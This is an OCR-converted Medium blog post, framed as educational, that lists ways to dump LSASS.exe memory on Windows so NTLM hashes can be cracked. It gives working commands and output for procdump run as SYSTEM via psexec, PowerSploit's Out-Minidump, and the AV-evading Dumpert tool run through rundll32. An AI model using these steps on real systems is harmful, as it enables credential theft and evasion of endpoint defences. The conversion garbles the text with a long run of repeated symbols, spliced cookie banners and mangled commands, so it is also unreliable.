


# Some ways to dump LSASS.exe



As always this is for educational purposes. I like to find multiple ways to do the same thing. It helps me learn and writing about it help me learn too. This is a list of several ways to dump LSASS.exe (Local Security Authority Subsystem Service).


Before I begin, when I'm running Windows 10 or Windows Server 2016 (or higher) and Credential Guard is configured and running, dumping LSASS won't be super useful for NTLM Hashes. This is what it looks like if Credential Guard is running and I try to get NTLM hash. No good for dumping ②




However, If I'm running older windows OS's or Credential Guard is not configured and running, I may be able to pull the NTLM hashes (or even

### **Medium**

Sign up to discover human stories that deepen your understanding of the world.





X


```
To make Medium work, we log user data. By using Medium, you agree to our Privacy Policy, including cookie policy.

4


PS C:\Users\HelpDesk> \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \) \( \
```

Let's start Dumping LSASS.EXE.

The first way is to use task manager (running as admin). Click on lsass.exe and select "Create Dump File"



## Medium



```
First run a command as admin and run "pseyed it is emd". This will launch a

To make Medium work, we log user data. By using Medium, you agree to our Privacy Policy, including cookie policy.

SY
```

as with SYSTEM rights, windows defender lets it write to disk \*\*\*

```
C:\Tools\SysInternals>whoami
desktop-gd0b2c6\security
C:\Tools\SysInternals\psexec -i -s cmd
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17134.829]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
int authority\system

C:\WINDOWS\system32>_____
```

Next run "procdump -ma lsass.exe lsass.dmp"

```
Administrator C:\WINDOWS\system32\cmd.exe

C:\Tools\SysInternals>procdump -ma lsass.exe lsass.dmp

ProcDump v8.2 - Sysinternals process dump utility
Copyright (C) 2009-2016 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com


ProcDump v8.2 - Sysinternals process dump utility
Copyright (C) 2009-2016 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[06:42:22] Dump 1 initiated: C:\Tools\SysInternals\lsass.dmp
[06:42:23] Dump 1 writing: Estimated dump file size is 41 MB.
[06:42:23] Dump 1 complete: 41 MB written in 1.0 seconds
[06:42:24] Dump count reached.

C:\Tools\SysInternals>__


**Virus & threat protection
Threats found
Windows Defender Antivirus found
```


### **Medium**



The dmp file is still produced though.

## Medium







Here is the output file. As it suggests, rename the file to .GZ and you can unzip it and use it on your attacking machine to extract the NTLM hashes for cracking.

Next is Mini-Dump from @mattifestation (<a href="https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1">https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1</a>).

## **Medium**







Another way someone shared recently is Dumpert. Dumpert may be able to bypass AV (<a href="https://github.com/outflanknl/Dumpert">https://github.com/outflanknl/Dumpert</a>) Here is a quote from the GitHub Repo

"This tool demonstrates the use of direct System Calls and API unhooking and combine these techniques in a proof of concept code which can be used to create a LSASS memory dump using Cobalt Strike, while not touching disk and evading AV/EDR monitored user-mode API calls."

After compiling it, the repository suggests two ways to run it. First the EXE

## **Medium**






The second way is to run it using the dll. I copied all of the files from the DI To make Medium work, we log user data. By using Medium, you agree to our Privacy Policy,


To make Medium work, we log user data. By using Medium, you agree to our <u>Privacy Policing lands</u> including cookie policy.

rundll32 Outflank-Dumpert-DLL.dll,Dump

Also, I saw this technique recently as well from <u>@kondencuotas</u> but I wasn't able to get it to work. I'm sure I'm doing something wrong. It may be worth a look as well.

## Medium







I'll copy the NTLM hash and put it in a file for cracking on my Kali box


Here is a sample of some hashes I'm going to crack

## Medium







I hope you learned at least one new way of dumping LSASS. Feel free to follow me on Twitter \_@markmo\_ (yes with the underscores). Cheers!





## Medium







### **Medium**





### Medium





He

To make Medium work, we log user data. By using Medium, you agree to our <u>Privacy Policy</u>, including cookie policy.

## Medium

